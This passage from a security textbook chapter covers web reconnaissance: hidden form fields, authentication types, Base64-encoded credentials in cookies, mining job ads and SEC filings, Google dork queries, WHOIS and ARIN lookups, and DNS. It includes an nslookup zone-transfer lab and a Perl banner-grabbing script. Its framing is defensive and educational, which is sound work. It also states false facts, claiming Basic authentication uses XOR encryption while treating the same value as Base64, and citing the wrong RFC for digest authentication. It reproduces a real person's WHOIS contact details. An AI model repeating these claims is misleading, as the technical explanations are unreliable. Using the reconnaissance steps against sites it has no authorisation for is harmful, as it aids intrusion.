**The risk from hidden fields and browser-generated data is that the server may not validate this information. You can mitigate these risks by making sure that any browser-supplied information is validated. You will also want to try to remove hidden fields when possible. It's important to remember that you only want the web server to accept known good input. For example, if it is an entry order form, there should never be negative amounts ordered. All known bad input should be rejected. In the lab, you can examine this concept with just a browser, Internet connection, and search engine. Simply Google for `"type=hidden name=price"`. On any page that is returned, look at the source code and for something that looks like this: `<INPUT TYPE="HIDDEN" NAME="Price" VALUE="49.99">`. Use this time to learn to spot vulnerable hidden field practices. Just remember that without the web site owner's permission, examination of the code is all that should be done. If you find such vulnerabilities in your own organization's site, note your findings and report them to management.**

## Exploiting Web Site Authentication Methods

Authentication is part of what is commonly known as ''triple A.'' This stands for authentication, authorization, and accountability. An in-depth look at these concepts is beyond the scope of this book; instead, what should concern us here is whether any type of web page authentication has been discovered at this point. Just consider the importance of authentication to the web site. If it is being used, it is most likely to protect sensitive areas. There are many different ways to authenticate users. Common authentication types used by web sites include the following:

- Basic
- Forms based
- Message digest
- Certificate

Basic authentication is achieved through the process of exclusive OR'ing (XOR). *Basic encryption* or encoding starts to work when a user requests a protected resource. The Enter Network Password box pops up to prompt the user for a username and password. When the user enters the password, it is sent via HTTP back to the server. The data is encoded by the XOR binary operation. This function requires that, when the 2 bits are combined, the results will only be a 0 if both bits are the same. XOR functions by first converting all letters, symbols, and numbers to ASCII text. These are represented by their binary equivalent. The resulting XOR value is sent via HTTP. This is the encrypted text. As an example, if a malicious individual were to launch some type of man-in-the-middle attack, he could most likely intercept the packet containing the basic authentication packet:

```
Authorization: Basic gADzdBCPSEG1
```

It's a very weak form of encryption, and many tools can be used to compromise it. Google can be used to quickly find programs that will code or decode Base64. URLs for several such sites are provided here:

- `www.opinionatedgeek.com/dotnet/tools/Base64Decode`
- `http://makcoder.sourceforge.net/demo/base64.php`
- `www.motobit.com/util/base64-decoder-encoder.asp`

The second type of web authentication up for discussion is forms based. *Forms-based authentication* functions through the use of a cookie that is issued to a client. Once authenticated, the web application generates a *cookie* or session state variable. This stored cookie is then reused on subsequent visits. Because HTTP is a stateless protocol, cookies are needed. Just imagine going to an airline site to book a trip to visit a clients work site. You will be asked a series of questions:

- Where are you flying from?
- Where are you flying to?
- What date to you wish to depart?
- What date do you wish to return?

To keep track of all this information, the web server must set a cookie. Problems arise with cookies when they are stolen or hijacked. The malicious individual can then use the cookie to spoof the victim at the targeted web site. If the attacker can gain physical access to the victim's computer, these tools can be used to steal cookies or to view hidden passwords. You might think that passwords wouldn't be hidden in cookies, but that is not always the case. It's another example of security by obscurity. Cookies that are used with forms authentication or other ''remember me'' functionalities may store passwords or usernames in clear text or in a Base64 format. Here's an example:

```
Set-Cookie: UID= dWlrXTataWtlc3Bhc3N3b3JkBQoNCg; expires=Mon, 08-Aug-2008
```

The UID value appears to just be random numbers or some type of coding. However, if you run it through any one of the Base64 decoders discussed previously, you will actually end up with `mike:mikesp@ssw0rd`. This should make it clear that it is never a good idea to store usernames and passwords in a cookie, especially in an insecure state. If you want to take a look at some cookies yourself to see what is in them, go to the following sites:

- **Cookie Spy** — `http://camtech2000.net/Pages/CookieSpy.html`
- **Karen's Cookie Viewer** — `www.karenware.com/powertools/ptcookie.asp`

Seeing how weak Base64 is makes us aware that there must be a better method, and there is: *message digest authentication*. Message digest uses the MD5 hashing algorithm. Message digest is based on a challenge-response protocol. It uses the username, password, and a nonce value to create an encrypted value that is passed to the server. The nonce value makes it much more resistant to cracking and makes sniffing attacks useless. The message digest process is described in RFC 2716. Think of it as a one-way type of process. A friend once said a hash was like running a pig through a grinder to get sausage. The sausage is not easily reconstituted into a pig. While it was an unusual explanation, it helped me always remember that it's truly one-way! An offshoot of this authentication method is NTLM authentication. This propriety Microsoft authentication scheme is discussed further in Chapter 5, ''Enumerating Systems.''

Another strong form of authentication is certificate based. Certificate-based authentication is by far the strongest form of authentication discussed so far. When users attempt to authenticate, they present the web server with their certificate. The certificate contains a special type of authentication known as a public key and the signature of the certificate authority. The signature works much like a notary does in real life in that it verifies the authenticity of the signer. The web server must then verify the validity of the certificate's signature and then authenticate the user by using public key cryptography. For more about this concept, see Chapter 7, ''Understanding Cryptographic Systems.''

**IN THE LAB**

**The risk from cookies is that they may provide too much information. You can mitigate these risks by reducing the number of cookies your system will accept and periodically removing them from the browser cache. In the lab, you will want to download and install Cookie Spy, available at `http://camtech2000.net/Pages/CookieSpy.html`. Once installed, point it to the folder of your browser cache and start looking through existing cookies. If your organization is using cookies on its web server, you will want to closely examine what and how they are being used. Watch for any cookie that may be used incorrectly for authentication.**

## Mining Job Ads and Analyzing Financial Data

Our next area of investigation demonstrates other ways in which information is leaked that outsiders and other malicious individuals can use. Anyone looking to launch a technical attack must understand the technologies and infrastructure of an organization. Job postings are one place that can serve as a starting point to understand these technologies. Here is an example of what can be found in a job listing:

> *We are seeking a Senior Network Engineer who has excellent troubleshooting skills, is motivated to learn the security trade, can give great customer service, and can perform implementation of various security products, including Cisco, Symantec, Secure Computing, Websense, and SourceFire.*
>
> *An excellent background for this role would include high-level network administration/network support on Microsoft Server based products (Windows 2000, XP, and the deployment of 2003 Server — other needed skills include IIS, SQL Server, Exchange, and ISA).*
>
> *The ideal candidate is organized, creative, pays attention to detail, and is a self starter who requires minimal supervision, works well as part of a team, and is familiar with most of the following network equipment:*
>
> *Cisco Routers, Switches, Firewalls, and Load Balancers (7500, 6500, PIX)*
>
> *Network monitoring systems such as SNORT.*

Now, although this isn't an exhaustive list of everything that the organization uses, it does give a good idea of the types of technologies used. What is clear from the job ad here is the organization is primarily a Windows and Cisco shop. It looks like they are just deploying Windows 2003, so there are most likely some older servers left around. This information could possibly aid an attacker when planning his attack.


**IN THE LAB**

**The risk is that your organization may be giving too much information in its job advertisements. You can mitigate these risks by reducing the amount of information that is provided and working with management to reduce specific hardware and software details provided. In the lab, you want to check this out by looking at the target organization's job postings. Make a note of your findings and be prepared to explain how this may be a potential risk.**

Even if the organization doesn't have jobs listed on its web site, there are still other places to look. Check out some of the major Internet job boards. Some of the more popular ones are listed here:

- Careerbuilder.com
- Monster.com
- Dice.com
- TheITjobboard.com

Some other notable sites to explore to continue your electronic dumpster diving include the various financial sites that maintain information about the financial health and status of the targeted organization. Organizations that are publicly traded will have financial records at the `www.sec.gov` web site. The link on the page that you will want to examine leads to the *Edgar database*, as shown in Figure 3-10.



WILEY JOHN & SONS INC (0000107140)

SIC: 2731 - Books: Publishing or Publishing & Printing
State location: NJ | State of Inc.: **NY** | Fiscal Year End: 0430

**Business Address**
111 RIVER STREET
HOBOKEN NJ 07030
2017486000

**Mailing Address**
111 RIVER STREET
HOBOKEN NJ 07030

Key to Descriptions

**[Paper]** Paper filings are available by film number.

**[Cover]** Filing contains an SEC-released cover letter or correspondence.

**Figure 3-10** Edgar database.

If you take a moment to look over the site, you will notice that there is a ton of information here. The two documents you want to look at closely are the 10-Q and 10-K. These two documents contain yearly and quarterly reports. While interested parties may want to learn what the corporate earnings are for an organization, they might also want to learn which companies were acquired or merged with the parent organization. Anytime there is a merger or one firm acquires another, there is a rush to integrate the two networks, and security might not be the top priority. As discussed earlier in this chapter, the acquired company may be just the target the attacker needs to gain eventual access to the parent corporation. When examining the 10-Q and 10-K, you will be looking for entity names that differ from the parent organization. You'll want to record this information and have it ready when you start to research the Internet Assigned Numbers Authority (IANA) and American Registry for Internet Numbers (ARIN) databases.

For Britain-based companies, you want to examine the Companies House web page. It is available at `www.companieshouse.gov.uk`. Their role is to incorporate and dissolve limited companies, examine and store company information delivered under the Companies Act and related legislation, and make this information available to the public. Both the Edgar database and Companies House are public sites, but others offer much more information for a fee. Two such sites are

- `www.hoovers.com` — This is a one-stop shop for business information.
- `www.dnb.com` — Dun & Bradstreet is a leading source of information and insight on businesses.

**PAY UP OR ELSE!**

**Although the use of denial of service (DoS) for fun has been on the decline for some years, it is still a powerful tool that can be used for extortion. The past few years have seen a rise in the number of attacks that use the threat of DoS to request money. The victim is typically contacted and asked for protection money to prevent the victim from being targeted for DoS. Those who don't pay are targeted for attack. As an example, on a trip last year to the Dutch Antilles, I met the owner of a large online gaming company. During my discussion with him, I learned that he had been threatened with a massive DoS attack during a key sporting event if he did not pay a sum of $15,000. He believed that it was cheaper to pay than to face the reality of being brought under a DoS for an extended period of time. Another such site, Multibet.com, refused to pay and found itself under a DoS attack for more than 20 days. When the company paid the extortion, the DoS attack was lifted. Companies targeted for attacks have two possible choices: pay up and hope they're not targeted again or install protective measures to negate the damage the DoS may cause.**

**IN THE LAB**

**The risk is that your organization may be giving too much information to third parties and sites such as Monster.com. You can mitigate these risks by reducing the amount of information that is provided and working with HR and others so that they are aware of how information should be limited. If job ads are listed on third-party sites, it is best if they are posted as company-confidential so that the organization is not revealed. In the lab, you want to check this out by looking at any third-party sites the target organization is affiliated with. Just as with earlier discoveries, make note of your findings and be prepared to explain how this may be a potential risk.**

## Using Google to Mine Sensitive Information

Even Google offers the attacker the ability to gather sensitive information that should not be available to outsiders. By using the advanced operators shown in Table 3-1 in combination with key terms, you can use Google to uncover many pieces of sensitive information that shouldn't be revealed.

To see how this works, you could enter the following phrase into Google:

```
allinurl:tsweb/default.htm
```

This query searches in a URL for the `tsweb/default.htm` string. TSWEB is an optional component of Internet Information Services (IIS), which allows remote desktop web connectivity. My search found more than 50 sites that had the `tsweb/default` folder. This type of information can be used by an attacker to attempt to gain some type of logical access.

**IN THE LAB**

**The risk here is that Google may be used to gather and display information that should not be made public. You can mitigate these risks by making sure that no such leaks are occurring at your organization and that the individuals responsible for the web server and its content are aware of such problems. In the lab, you can check for such problems with just a browser and an Internet connection. The Google Hacking database (`http://johnny.ihackstuff.com/ghdb.php`) is the best place to start. Use this site to search your site for offending material; you may also want to search some others to provide management with examples of the types of leakages that occur, their impact, and suggestions on how to address the problem. If you are doing this from a noncorporate lab, this is a good time to get hands-on skills so that you can later demonstrate to employers.**

**Table 3-1** Google Hacking

| OPERATOR | DESCRIPTION |
|---|---|
| Filetype | This operator directs Google to only search within the text of a particular type of file. Example: `filetype:xls` |
| Inurl | This operator directs Google to only search within the specified URL of a document. Example: `inurl:search-text` |
| Link | The link operator directs Google to search within hyperlinks for a specific term. Example `link:www.domain.com` |
| Intitle | The intitle operator directs Google to search for a term within the title of a document. Example `intitle: "Index of..."` etc. |

## Exploring Domain Ownership

The final part of this chapter looks at domain ownership and how to find who owns a specific domain. This is something that an attacker might want to establish and something an owner might want to disguise. There is a variety of ways that someone can identify the IP address and type of web server and the web server's location. Let's begin by the structure of the Internet.


The Internet began back in 1969, and what was then just a small collection of networks has evolved into the Internet we know today. The Internet Society governs the Internet. This nonprofit group was established in 1992 to control the policies and procedures that define how the Internet functions. One of these control authorities is the *Internet Assigned Numbers Authority* (IANA). IANA is responsible for preserving the central coordinating functions of the global Internet for the public good. IANA also globally manages domain names and addresses. IANA works closely with the Internet Engineering Task Force (IETF) on specific Request for Comments (RFCs) and high-level protocols such as IP.

IANA is one place that can serve as a good starting point to find out more information about domain ownership. Figure 3-11 shows the IANA home page. To find out more information about domain ownership, start with the generic top-level domains link. This is where you can find more WHOIS information.

**IN THE LAB**

**The risk here is that individuals may obtain names, phone numbers, or other information about domain ownership that you would rather not provide. You can mitigate these risks by using a domain registration proxy. This allows you**

**to mask the true owner's identity. In the lab, you want to look at your own organizations' information to see what is revealed and explore how domain proxies work. A good place to start is at `http://domainsbyproxy.com`. Both sites can provide more information about how this process works.**



iana

Internet Assigned Numbers Authority

*Dedicated to preserving the central coordinating functions of the global Internet for the public good.*

- Domain Name Services
  - IANA ccTLD Database
  - Generic Top-Level Domains
  - IANA Whois Service
- Protocol Number Assignment Services
  (Current protocol parameter registries are listed here)
  - Application Forms
- IANA Repository of TLD IDN Practices
- Procedures

- IP Address Services
- Most Popular Links
  (Port numbers, root zone hints file, etc.)
- Links To Community Members
- Public Comments
- Reports
- Abuse Issues and IP Addresses
- Contact us
- Reporting and Statistics

**Figure 3-11** IANA home page.


## WHOIS

*WHOIS* databases are tools that enable you to query the information an organization entered when they registered their domain. WHOIS can typically be queried by either domain name or by IP. All the information found on the IANA site is searched by domain address. When reviewing the WHOIS database in a lab scenario, you should be looking for information exposure. Internet Corporation for Assigned Names and Numbers (ICANN) regulations require all domain holders to submit WHOIS information. The information available includes the registrant, admin, billing, and technical contact information. A non-security-minded person will probably place far too much information in the WHOIS records, superfluous information that can be used by a potential attacker. However, on the opposite side of the spectrum, a security-savvy individual may script a very well-spoofed entry that might actually mislead or distract an attacker.

Let's look at what is required to obtain a WHOIS record using IANA as our starting point. The target of investigation in this example is the `SMU.edu` domain:

1. Begin by proceeding to the top-level domain page at the IANA site. At this point, you will see a list of the various top-level domains, including the following:
   - The `.aero` domain
   - The `.asia` domain
   - The `.biz` domain
   - The `.cat` domain
   - The `.com` domain
   - The `.coop` domain
   - The `.info` domain
   - The `.jobs` domain
   - The `.mobi` domain
   - The `.museum` domain
   - The `.name` domain
   - The `.net` domain
   - The `.org` domain
   - The `.pro` domain
   - The `.tel` domain
   - The `.travel` domain
   - The `.gov` domain
   - The `.edu` domain
   - The `.mil` domain
   - The `.int` domain

   Notice that after each domain listing, an entity is identified that accredits or registers organizations that use that particular domain extension. For example, the `.edu` domains are registered through Educause.
2. Proceed to `Educause.edu` and click on their WHOIS link. Figure 3-12 shows the returned page.
3. Now enter **`SMU.edu`** and press Enter. What's returned should look similar to what is shown in Figure 3-13. From the data returned, notice that the first field is about the registrant. In this example, you can see it is Southern Methodist University. The second field is the administrative contact. The administrative contact for this domain is Bruce Meikle. The fourth field is the technical contact; here again, you can see Bruce Meikle's name. Typically, it's a good idea to place a title in both of those




*Dedicated to preserving the central coordinating functions of the global Internet for the public good.*

**Domain Name Services**

- Top-Level Domains
  There are two types of top-level domains, generic and country code, plus a special top-level domain (.arpa) for Internet infrastructure. Generic domains were created for use by the Internet public, while country code domains were created to be used by individual countries as they deemed necessary. Below you will find links to more information about each type of top-level domain, including contact information or links to their registration services.
  - Country Code Domains (.uk, .de, .jp, .us, etc.)
  - Generic Domains (.aero, .asia, .biz, .cat, .com, .coop, .edu, .gov, .info, .jobs, .mobi, .int, .mil, .museum, .name, .net, .org, .pro, .tel and .travel)
  - Infrastructure Domain (.arpa)
  - List of Top Level Domains
- Documentation
  - RFC 1591 (March 1994)
  - IANA ccTLD Delegation Practices Document (ICP-1) (21 May 1999)
- IANA Reports
- IANA Procedures

**Figure 3-12** IANA Top Level Domains.



```
Search Results
----------------------------
Domain Name: SMU.EDU

Registrant:
   Southern Methodist University
   6185 Airline Drive
   Dallas, TX 75275-0262
   UNITED STATES

Administrative Contact:
   R. Bruce Meikle
   Southern Methodist University
   6185 Airline Dr.
   Dallas, TX 75275
   UNITED STATES
   (214) 768-3471
   rbm@smu.edu
```

**Figure 3-13** IANA Domain Details.

contact-name fields and not use a real name. Remember that attackers are looking for information to exploit.

**NOTE As long as you have even one human in your organization, your organization is at risk of social engineering information-gathering attempts. Because it's impossible to completely eliminate this threat, you want to limit to**

**the fullest extent possible the availability of sensitive information that a social engineer might exploit to your eventual grief.**

Although some of this information might not seem especially useful, consider its value to a social engineer. Names can be used for *social engineering*. Email addresses can be used for spoofing, as can the discovery of any naming scheme. Even phone numbers can be useful to identify possible ranges for wardialing. The final field contains DNS information. In this example, you can see the domain name and IP address for several of SMU's DNS servers. Make sure to review your own organization's DNS records and adjust accordingly.

## Regional Internet Registries

IANA offered a good starting point for investigating domain names. But what if we need information about an IP address or just want to delve deeper than what was found in the WHOIS database? Actually, there is somewhere else to look and that is the *Regional Internet Registries* (RIRs). The RIRs are tasked with overseeing the regional distribution of IP addresses within a geographical region of the world. The five RIRs are as follows:


- **American Registry for Internet Numbers (ARIN)** — North America
- **RIPE Network Coordination Centre (RIPE NCC)** — Europe, the Middle East, and Central Asia
- **Asia-Pacific Network Information Centre (APNIC)** — Asia and the Pacific region
- **Latin American and Caribbean Internet Address Registry (LACNIC)** — Latin America and the Caribbean region
- **African Network Information Centre (AfriNIC)** — Africa

These regional registries are responsible for further subdelegating their IP addresses to ISPs and end users. As an example, let's take a look at the ARIN web site and enter the address of another university; in this example I will use 128.6.3.3. Figure 3-14 shows the results.

Notice that the entire 128.6.0.0 network is owned by `Rutgers.edu`. You can see this in the listing and by the notation of the `/16` subnet mask. This means that the network has over 65,000 addresses.

Keep in mind that this is just one way to uncover initial domain information. Many web-based tools are available to help uncover domain information. These services provide WHOIS, DNS information, and network queries:

- **Sam Spade** — `www.samspade.org`
- **Geektools** — `www.geektools.com`


ARIN WHOIS Database Search
Relevant Links: ARIN Home Page ARIN Site Map Training: Querying ARIN's WHOIS
Search ARIN WHOIS for: 128.6.3.3
Submit Query

```
OrgName:    Rutgers University
OrgID:      RUTGER
Address:    Computing Services
Address:    110 Frelinghuysen Road
City:       Piscataway
StateProv:  NJ
PostalCode: 08854-8089
Country:    US
```

**Figure 3-14** ARIN WHOIS results.

- **Better-Whois.com** — www.betterwhois.com
- **DSHIELD** — www.dshield.org

Another nice tool that enables you to gather a lot of this information directly from a Firefox browser is showIP. With one click of a mouse, it will give you just about all the WHOIS information you need. It is available at `https://addons.mozilla.org/en-US/firefox/addon/590?id=590`.

**IN THE LAB**

**You will want to reduce what is provided in WHOIS results. For example, if a domain proxy is not something that you can get implemented, you can mitigate these risks by setting up generic titles, phone numbers, and nondescript email addresses that are used only with WHOIS. This will make it very apparent when someone starts using these email accounts or names. In your lab, you can use IP address information and web sites such as DSHIELD to actually implement better security controls. Go to `www.dshield.org/top10.html` and look at the information provided. You will see a listing of the top 10 scanned ports and also the top 10 offenders. These are IP addresses that are associated with attacks. You can then configure your routers to block traffic from these addresses or work with the firewall administrator to make sure that offending IPs are blocked from access to your organization. This is one why to start blocking known bad IP addresses.**

## Domain Name Server

*Domain name server* is used as a type of phonebook in that it resolves known domain names to unknown IP addresses. DNS is structured as a hierarchy so that when you request DNS information, your request is passed up the hierarchy until a DNS server is found that can resolve the domain name




**Figure 3-15** DNS resolution.

request. You can get a better idea of how DNS is structured by examining Figure 3-15.

As Figure 3-15 illustrates, root DNS servers are essential to the operation of the Internet. There is a total of 13 DNS root servers. This is about as many as there could possibly be (although, actually, 15 would be the maximum, when you take into consideration the size of a DNS packet and the size of an IP address). Most of the root servers are located in the United States, but several are in Europe, and one is in Japan. Figure 3-16 shows the structure of the root servers.

Another part of DNS has to do with caching of the DNS records themselves. To take a look at the DNS cache on your home computer, simply type in the following at a DOS prompt:

```
ipconfig /displaydns
```




**Figure 3-16** DNS root structure.

No one server contains all the information. It is distributed among the servers that define the DNS root structure. If the computer you are using queries DNS information, that information is sent as a record and stored on the local computer. This allows the local computer to check its cache and use that information if available. You can see this cache yourself by typing **ipconfig /displaydns** at the command line, as shown here:

```
C:\>ipconfig /displaydns
ns1.ral.hostedsolutions.com.
 ------------------------------------------------------
   Record Name . . . . . : ns1.ral.hostedsolutions.com
   Record Type . . . . . : 1
   Time To Live  . . . . : 82252
   Data Length . . . . . : 4
   Section . . . . . . . : Answer
   A (Host) Record . . . :

ns2.msft.net.
 ------------------------------------------------------
   Record Name . . . . . : ns2.msft.net
   Record Type . . . . . : 1
   Time To Live  . . . . : 84403
   Data Length . . . . . : 4
   Section . . . . . . . : Answer
   A (Host) Record . . . :
                     65.54.240.126
```

The records displayed above contain information such as record name, record type, TTL value of the cached DNS record as measured in seconds, data length, section, and, lastly, the record type. Table 3-2 lists some common DNS record names and types. If you would like to learn more about DNS root servers, go to `http://root-servers.org`.

**Table 3-2** DNS Record Types

| RECORD NAME | RECORD TYPE | PURPOSE |
|---|---|---|
| Host | A | Maps a domain name to an IP address |
| Pointer | PTR | Maps an IP address to a domain name |
| Name Server | NS | Configures settings for zone transfers and record caching |
| Start of Authority | SOA | Configures settings for zone transfers and record caching |
| Service Locator | SRV | Used to locate services in the network |
| Mail | MX | Used to identify SMTP servers |

Now that we have reviewed some DNS basics, let's turn our attention to how DNS can be used to gather information. The easiest tool to use to query DNS servers is *nslookup*. Nslookup provides machine name and address information. Both Linux and Windows have nslookup clients. You can access nslookup from the command line of a Linux or Windows computer by typing **nslookup**. Just enter an IP address or a domain name. Doing so will cause nslookup to return the name, all known IP addresses, and all known CNAMES for the identified machine. An example is shown here:

```
C:\>nslookup www.hackthestack.com
Server:  dnsr1.sbcglobal.net
Address:  123.91.121.1

Non-authoritative answer:
Name:    www.hackthestack.com
Address:  202.131.95.30
```

Record this type of information; you can use it later when using additional tools.

## IN THE LAB

**The risk here is that DNS servers have been misconfigured. You can mitigate these risks by making sure that your organization's DNS servers are properly configured. You can explore this vulnerability in the lab by configuring a Microsoft server to be a DNS server. During configuration, set up the server to accept requests from any server. Remember that this is an incorrect setting, as it will let anyone query the DNS server. From a second system open a command prompt and type the following:**

```
nslookup
server <ipaddress>
set type=any
ls -d target.com
```

**Replace `ipaddress` with the IP address of the misconfigured DNS server, and replace Target.com with the correct domain name of the organization. You should see all DNS zone records listed.**

**Now remove the "everyone" entry from the Microsoft DNS server, and try the same technique again. This time you should see that it fails. Before testing this on a live site, make sure that you have the owner's permission. After all, the point of the lab is to have a safe environment to test such techniques. You will want to verify that you return your lab computers to their proper settings after exploration.**

## Identifying Web Server Software


Now that IP addresses, domain names, and domain ownership have been determined, you next want to turn your attention to identifying what software the web server is running. Common web server software includes the following:

- Apache Web Server
- IIS Server
- Sun One Web Server

One great tool that requires no install is Netcraft, from `www.netcraft.com`. Netcraft runs a great service that is called What's That Site Running? It's great for gathering details about web servers. Figure 3-17 shows Netcraft. Remember that this type of tool is basically grabbing the banner of a web site. Each service contains banner information that typically details the version and type of service being used.

So, what about those times when you do not want to use a web server directly to gather these types of results? In this case, you could use the following Perl script to accomplish just about the same results:

```
#!/usr/bin/perl
#
# If the returned data from Netcraft changes in format, then the
# regex must be updated accordingly
#
# File: netcraft.pl

use LWP::UserAgent;

$ua = new LWP::UserAgent;
($ua->proxy('http', "http://".$ARGV[1])) if ($ARGV[1]);
```



What's that site running?...

www.smu.edu

Example: .google.com

Example: www.netcraft.com

**Figure 3-17** Netcraft.

```
#change this as you see fit :)
$ua->agent("Mozilla/4.07 [en] (WinNT;I)");

my $req = new HTTP::Request GET =>
"http://uptime.netcraft.com/up/graph?site=$ARGV[0]";
my $res = $ua->request($req);

if ($res->is_success) {
$all_content = $res->content;
$all_content =~ m/running ([^<]*)/;
$first = $1;
$first =~ s/\s+/ /g;
print $first,"\n";
} else {
print $res->as_string(),"\n";
}.
